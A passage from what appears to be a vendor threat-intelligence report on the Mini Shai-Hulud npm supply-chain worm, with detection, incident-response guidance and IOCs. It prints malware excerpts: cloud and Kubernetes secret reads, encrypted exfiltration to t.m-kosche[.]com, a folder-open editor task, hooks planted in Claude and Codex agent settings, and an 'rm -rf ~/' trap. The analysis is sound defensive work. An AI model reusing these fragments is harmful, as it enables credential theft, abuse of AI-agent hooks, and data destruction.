`toJSON(secrets)` serializes the entire secret context to a file, which the worker uploads as an artifact. The worm writes the file as `.github/workflows/codeql.yml` with commit message `fix: ci`, downloads and parses the artifact, then deletes the run and force-resets the branch. This is how it reaches secrets scoped to repositories other than the one it started in and why a clean current checkout proves nothing about earlier abuse.

Cloud and Cluster Identity as a Pivot

The code reuses the runner’s workload identity to read secret stores. AWS credentials are resolved from environment, config, and identity mechanisms. The code then queries SSM and Secrets Manager, requesting decrypted values across a fixed list of 17 regions:

JavaScript - AWS SSM GetParameters - byte anchor 416,073

```
1 let _0x3f11de=await Wn(this["credentials"],_0x2b2f3e,
2   "ssm","AmazonSSM.GetParameters",{
3     'Names':_0x18dd7e,
4     'WithDecryption':!0x0
5   });
```

`!0x0` is true, so `WithDecryption` asks AWS for plaintext parameter values and reuses whatever access the runner’s identity permits. Kubernetes and Vault collectors follow the same shape: read the service-account or Vault token, then enumerate whatever the token allows. We confirmed the Kubernetes token read directly:

JavaScript - Kubernetes SA token - byte anchor 443,002

```
1 return(await _0x4e34dc["promises"])[0].readFile(
2   "/var/run/secrets/kubernetes.io/serviceaccount/token",
3   "utf-8")["trim"]());
```

4. Encryption and Exfiltration

Collected records are buffered and flushed at a 100 KiB threshold. Each batch is serialized to JSON, gzip-compressed, encrypted with a fresh AES-256-GCM key, and that key is wrapped with RSA-OAEP under an embedded public key. Therefore, the upload stays confidential even when written to a public location:

JavaScript - envelope encryption - byte anchor 479,158

```
1 _0x23822a=_0x41f8de["publicEncrypt"]({  
2   'key':vg,  
3   'padding':...["RSA_PKCS1_OAEP_PADDING"],  
4   'oaepHash':"sha256"  
5 },_0x2c7fa4),  
6 _0xc0281a=_0x41f8de["createCipheriv"](  
7   "aes-256-gcm",_0x2c7fa4,_0x556d63),
```

RSA-OAEP/SHA-256 wraps the random 32-byte data key using an embedded public key; AES-256-GCM encrypts the compressed content. The attackers encrypt the stolen data before exfiltrating it, which conceals the transfer from network monitoring. Only the holder of the matching private key — not present in the sample — can unwrap it.

The primary destination is a direct HTTPS POST disguised as OpenTelemetry trace traffic:

JavaScript - primary sender - byte anchor 480,599


```
1 let _0x462d76={  
2   'domain':"t.m-kosche.com",  
3   'port':0x1bb,  
4   'path':"api/public/otel/v1/traces",  
5   'dry_run':!0x1  
6 }  
7 let _0x4c51f1=await fetch(this["url"],{  
8   'method':"POST",  
9   'headers':{'Content-Type':"application/json"},  
10  'body':JSON["stringify"](_0x53e31d)  
11 });
```

0x1bb is port 443 and !0x1 is false, so `dry_run` is off; this is a live sender to [t.m-kosche\[.\]com/api/public/otel/v1/traces](https://t.m-kosche[.]com/api/public/otel/v1/traces). The fallback writes encrypted envelopes into a newly created public GitHub repository.

- **Reversible exception worth hunting:** One token-sharing path writes a GitHub token into a commit message prefixed “IfYouInvalidateThisTokenItWillNukeTheComputerOfTheOwner,” encoded with plain double-Base64. Anyone with the string can reverse it; no key is needed. This is wave 3 specific. It used “IfYouRevokeThisTokenItWillWipeTheComputerOfTheOwner” as published by [StepSecurity](#).

5. Infrastructure Compromise and Worm Propagation

Stealing credentials is only half of what the worm does. It pulls data out of systems it can read and pushes malicious changes into systems it can write to. A single infected runner can write to all four targets below.



Package Registry — Two Republication Routes

- **Token route:** Checks an npm token's metadata for publish rights and a `bypass_2fa` flag, enumerates reachable packages, injects the payload plus the preinstall hook shown in Section 2, increments the minor version, and republishes.
- **OIDC route:** Gated behind a check involving `release.yml`, it exchanges GitHub Actions identity-token variables for an npm publish token, adds a hardcoded optional dependency, and publishes with provenance metadata. This gives the malicious version a valid provenance attestation. Provenance proves which pipeline built the package. It does not prove the pipeline was not compromised.

Source-Control and Endpoint Hooks

We found that across up to 50 branches of the current repository, the worm writes the payload and bootstrap loaders and plants hooks that fire without any install. A repository task is configured to run automatically when the folder is opened:

JSON - `.vscode/tasks.json` (resource Xg)

```
1 "label": "Environment Setup",
2 "type": "shell",
3 "command": "node .claude/setup.mjs",
4 "runOptions": { "runOn": "folderOpen" }
```

Opening the repository in the editor runs the bootstrapper. A parallel path appends a SessionStart hook into any `settings.json` under the home directory whose path contains `claude` or `codex`, and copies the payload to `~/.claude/package/index.js` and `~/.codex/package/index.js`. A developer who never runs an install still executes the payload.

Persistent Backdoor

On qualifying non-CI machines, a separate Python service (`~/.local/share/kitty/cat.py`, installed as a user systemd service or LaunchAgent) polls GitHub commit search hourly for a `firedalazer` marker, verifies an RSA-PSS signature on the referenced URL, then downloads and runs it. The signature restricts whose instructions the backdoor accepts, but it does not make those instructions safe. Because this service is independent, deleting the original JavaScript does not remove it.

The Destructive Trap and Why it Changes Incident Response Order

We found that when the GitHub sender's token fallback sees an empty organization list, it can install a monitor (`gh-token-monitor`) tied to a destructive handler:

JavaScript - handler wiring - byte anchor 483,489

```
1 if(!this["includeToken"]||!this["token"]) return _0xca0dd5;
2 await new s9(this["token"],
3   "rm -rf ~/; rm -rf ~/Documents")["execute"]();
```

The monitor polls GitHub's user endpoint and an npm package's metadata roughly every 60 seconds. A GitHub HTTP status in 400-409, an empty npm response, or a deprecation message runs `rm -rf ~/; rm -rf ~/Documents`. The operational consequence is direct: revoking a token can make the GitHub check fail, and blocking egress can make the npm check return empty. Either can spring the trap. If this component cannot be ruled out, suspend or stop the affected execution before you revoke tokens or block the network.

6. Controls That Break Each Stage of the Attack Chain

Each control interrupts a specific stage of the six-stage chain in Figure 22.

Stage 1: Publication. Publication happens on the attacker's infrastructure, so nothing prevents a malicious version from being pushed to a public registry. What you can control is exposure to it. Consume packages through a private registry mirror or pull-through proxy that quarantines newly published versions, minimize and vet your dependency set, and monitor for unexpected new releases or maintainer changes in the packages you rely on.

Stage 2: Lifecycle scripts. Run `npm ci --ignore-scripts` (or set `ignore-scripts=true` in the runner's `.npmrc`). Allow-list the few packages that genuinely need install scripts. Pin with a lockfile and apply a minimum-release-age cooldown so a version published minutes ago is not consumed.

Stage 3: Runtime availability. Most build images do not need Bun. A Bun binary in a Node pipeline, or preinstall invoking bun, is a strong detection signal.

Stage 4: What the runner can see. Default `GITHUB_TOKEN` to contents: read and elevate per job. Remove passwordless sudo from self-hosted runners; this alone defeats the memory dump. Prefer short-lived OpenID Connect (OIDC)-federated cloud roles scoped to the specific repository and job over long-lived keys. Workflow injection: Require review for changes under `.github/workflows/`; alert on force-updated branches and deleted workflow runs. Treat any workflow containing `toJSON(secrets)` as an incident.

Stage 5: Egress. Egress filter runners to the registries and APIs they actually need; `t.m-kosche[.]com` would never be allow-listed, and runner-initiated repository creation is detectable.

Stage 6: Propagation. Enforce npm-trusted publishing with two-factor authentication (2FA)-required tokens and no `bypass_2fa`. Alert on publishers that add a preinstall, a Bun dependency, or a `github:-pinned` optional dependency. Treat CI-identity commits touching `.claude/`, `.vscode/tasks.json`, or `.codex/` as suspicious.




FIGURE 22
Six connected stages. They overlap in practice and not every stage runs on every host; the return arrow is what makes it a worm.

7. Response Sequence

Because the destructive monitor watches for token and network failures, the usual order of response is inverted. Stop the loop before introducing the conditions it reacts to.

1. **Stop execution.** Identify which host or runner executed the file, under which user, and with what credentials. If the deletion monitor cannot be ruled out, suspend the VM or stop the malicious process under responder control before anything else.
2. **Contain and revoke from a clean device.** Once the process cannot react, isolate the host and revoke GitHub/npm tokens and other exposed sessions. Rotate cloud credentials, SSH keys, and application secrets according to what that host could reach.
3. **Follow the credentials outward.** Review GitHub account/repository activity, new public repositories, workflow runs, artifact downloads, and branch changes. Review npm publishing records and cloud secret-access events against real log timestamps.
4. **Follow modified software outward.** Identify package versions, branches, and build outputs that may have consumed the changes. Quarantine suspect outputs and rebuild from verified sources.
5. **Restore trust.** Remove the services, hooks, and payload copies through a trusted recovery environment, or rebuild the host from a clean image. Deleting the original JavaScript file is not enough if the malware installed additional components.

Highest-value indicators to hunt

Host: `~/.local/bin/gh-token-monitor.sh`, `~/.local/share/kitty/cat.py`, the `kitty-monitor` / `gh-token-monitor` service units, `~/.claude/package/index.js`, `~/.codex/package/index.js`, and the PID lock `tmp.0987654321.lock`.

GitHub org: repositories described “niagA oG eW ereH :duluH-iahS” (reversed “Shai-Hulud: Here We Go Again”), commits containing `firedalazer` or the `IfYouInvalidateThisToken...` prefix, workflow runs named “Run Copilot” that were later deleted, and `results/results-<time>-<counter>.json` files in unexpected repositories.

Context: `api.github.com`, `registry.npmjs.org`, and the AWS ECS task metadata endpoint `169.254.170.2` are legitimate endpoints the malware abuses. Correlate them with the artifacts above and the exact hash rather than alerting on them alone.

Mitigation

Two platform changes made after these attacks would have broken the worm's chain had they been in place earlier:

- **GitHub Actions:** [Read-only cache](#) for untrusted triggers (June 26, 2026; cache-mode control added September 10, 2026). The TanStack attack used a fork pull request to write a poisoned cache that the release pipeline later executed. Workflows triggered by outsiders (e.g., [pull_request_target](#)) now get read-only cache access by default.
- **npm v12:** install scripts off by default (July 8, 2026). Dependency [preinstall/install/postinstall](#) scripts no longer run unless explicitly approved with [npm approve-scripts](#). This removes the exact mechanism the worm uses to execute.

Both platform changes only help teams on current tooling, so verify your runners and images are up to date. Neither addresses how the original attack got in: a compromised maintainer account. Closing that gap requires enforced 2FA and OIDC-trusted publishing with no long-lived tokens. Together, these three controls block the entry points this campaign used.

These controls harden your own pipeline, but this campaign spread through vendors' pipelines. Most victims were simply downstream of a poisoned tool. That makes your real exposure the sum of every third and fourth party your software supply chain trusts. SecurityScorecard's [TITAN Secure](#) solution and its vendor-detection capabilities map those relationships. Our security ratings (part of TITAN Watch) give a continuous outside-in view of each supplier's exposure, and STRIKE Threat Intelligence Team, leveraging the [Driftnet](#) scanning engine, links active campaigns like Shai-Hulud to the specific vendors and technologies in your ecosystem. As a result, you can see which suppliers are affected and rotate what their pipelines could have touched as risk is building and before the damage reaches you.



The Bottom Line: The Arrests Didn't End the Threat



Strip away the aliases, the leak sites, and the forum theatrics, and TeamPCP leaves defenders facing a repeatable attack process — one that keeps working after its alleged authors are in custody.

The arrests of Thomson and Gaebler allegedly took two people out of the operation, while the system they created continues to function. TeamPCP's innovation was an assembly line that turned compromise into a repeatable process. They found that if you poison the software factory rather than the individual target, you no longer have to choose victims at all — instead, you harvest whoever installs the package, then rent that access out. They wired a full economy around that single idea: BreachForums to recruit and distribute, xpl0itrs to refine raw access into targeted intrusions, Vect to attempt encryption, and LAPSUS\$ to convert stolen credentials into paid extortion. Even a hostile actor like ShinyHunters could plug into the same credential supply and profit. Each partner appears to have monetized the same upstream breach a different way, multiplying the damage from every poisoned package.

Three aspects of this operation make the blueprint durable. First, the stolen material outlives the operators. Australian police estimated that malicious code enabled the theft of more than 500,000 credentials across more than 1,000 organizations. The credentials TeamPCP harvested will likely remain valid until every affected organization rotates them, and partners like LAPSUS\$ likely still hold copies. Second, the tooling is public. The Shai-Hulud worm was open-sourced during the BreachForums competition and, as its September 7 resurfacing shows, the worm continues to republish itself. Third, the model is now proven, documented, and cheap to copy.

For defenders, the lesson is that supply chain compromise has become a commoditized, plug-and-play pipeline that persists regardless of who operates it. The controls that matter are the unglamorous, structural ones: disable install scripts, strip standing privilege from build runners, filter egress, and rotate anything a poisoned pipeline could have seen. Future reports like this one will likely name different actors running the same playbook. But the technique may persist. Organizations that treat the arrests as the end of the story could hand the next crew an opening. We're publishing this report to help drive that risk down.

Know which of your suppliers sit downstream of a poisoned tool. Explore SecurityScorecard's [TITAN Secure](#) to see the third and fourth parties your software depends on. [Request a demo](#) to see how STRIKE Threat Intelligence and SecurityScorecard's [Driftnet](#) engine tie active campaigns like Shai-Hulud to the vendors in your ecosystem.

APPENDIX

Indicators of Compromise (IOCs)

We list the highest-confidence atomic indicators for the Mini Shai-Hulud payload in the following table. Broader behavioral and workflow-abuse signals are covered in the Controls section. The cache-poisoning entry point (TanStack) is addressed by prevention, not by atomic IOCs.

Category	Indicator
Payload hash	e37e3ddeaaaa9e0c4fdbcb829b4895a6521031c80053fc436625b61e6ee5b1a6
npm package	feishu-docx-mcp@0.3.2
npm package	bmc-i18n-extract-cli@1.1.1
npm package	blueai-cli@0.7.0
npm package	bmc-translate-utils@1.1.1
Domain (malicious)	t.m-kosche[.]com
Host path	~/local/share/kitty/cat.py
Host path	~/local/bin/gh-token-monitor.sh
Host path	~/claude/package/index.js, ~/codex/package/index.js
Host path	tmp.0987654321.lock
String / marker	firedalazer
String / marker	niagA oG eW ereH :duluH-iahS

About SecurityScorecard

SecurityScorecard is the global leader in threat-informed third-party risk management (TPRM), securing the world's supply chains. The company delivers a threat-informed approach to TPRM that enables organizations to drive out risk at the source. The platform uses continuous visibility and AI-accelerated workflows to help organizations reduce third-party risk before incidents occur and respond with confidence when they do.

Trusted by 3,000 organizations, including over 70% of the Fortune 100, and recognized as a trusted resource by the U.S. Cybersecurity and Infrastructure Security Agency (CISA). Backed by Evolution Equity Partners, Silver Lake Partners, Sequoia Capital, Google Ventures, and Riverwood Capital, SecurityScorecard delivers end-to-end supply chain cybersecurity that safeguards business continuity.

Protect the supply chain behind your business. Learn more at securityscorecard.com.



Discover how **SecurityScorecard**
and **STRIKE** can identify and reduce
exposure across your ecosystem.

Explore [Internet Intelligence](#) at SecurityScorecard.

For STRIKE media inquiries, contact us [here](#).